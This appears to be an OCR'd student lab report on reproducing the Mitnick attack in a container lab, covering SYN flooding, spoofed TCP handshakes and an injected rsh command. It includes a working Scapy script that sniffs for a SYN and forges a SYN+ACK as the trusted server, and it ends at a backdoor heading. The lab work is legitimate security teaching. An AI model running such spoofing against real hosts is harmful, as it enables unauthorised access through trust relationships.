
CSC 5290 : Cyber Security Practices

Lab 5:Mitnick Attack


Winter 2024

Student name: Kanchan Chopde

This is container details used in Mitnick attack.




DO configuration on X-terminal machine and verify on trusted server machine:




Task 1: Simulated SYN flooding

Ping from X-terminal then make sure it's in the arp cache, then disconnect:



Stop Trusted server container :




Task 2: Spoof TCP Connections and rsh Sessions


Task 2.1: Spoof the First TCP Connection

Step 1: Spoof a SYN packet. First we spoof the SYN packet which is initiated by trusted server:

We spoof SYN packet to initiate 3 way handshake tcp protocol using following code:



After running this program ,we can see **SYN packet** was **sent** and **SYN+ACK was received**:




Step 2: Respond to the SYN+ACK packet and


Step 3 : Spoof the rsh data packet. And

Task 2.2: Spoof the Second TCP Connection

We use this part of code to sniff the packet and respond withACK packet on seeing SYN+ACK packet.




This part of code adds the data i.e. RSH spoofed data:




Here we can see we run program Add-data.py

We can see wireshark trace showing session establishment and completing 3 way handshake




Now we check the X terminal that file is getting created. File name Kanchan is not created because we have not yet established rsh connection.




We run task2.2.py code:

Following is the progrmam to spoof SYN+ACK to receive SYN from X-terminal for this new connection using port 9090:




```
from scapy.all import *
import sys

x_ip = "10.9.0.5" # X-Terminal
x_port = 1023 # Port number used by X-Terminal
srv_ip = "10.9.0.6" # The trusted server
srv_port = 9090 # Port number used by the trusted server

# Add 1 to the sequence number used in the spoofed SYN
seq_num = 378933595

def spoof(pkt):
   print("For 2nd connection..")
   global seq_num # We will update this global variable in the function
   old_ip = pkt[IP]
   old_tcp = pkt[TCP]


# Construct the IP header of the response
   if old_tcp.flags == "S":
      print("Sending spoof SYN+ACK packet for 2nd connection....")
      ip = IP(src=srv_ip, dst=x_ip)
      tcp = TCP(sport=srv_port,dport=x_port,flags="SA",
                seq=seq_num, ack= old_ip.seq + 1)
      send(ip/tcp, verbose= True)

myFilter = "tcp and dst host 10.9.0.6 and dst port 9090"

pkt = sniff(iface='br-89baba923d2a',filter=myFilter, prn=spoof)
```

NOTE: while adding data if I was using user seed for client and server user ID I was getting error in wireshark as :



So I used root user in my case for data part.


Now file is getting created successfully at X-terminal.




TASK3: Set up a backdoor

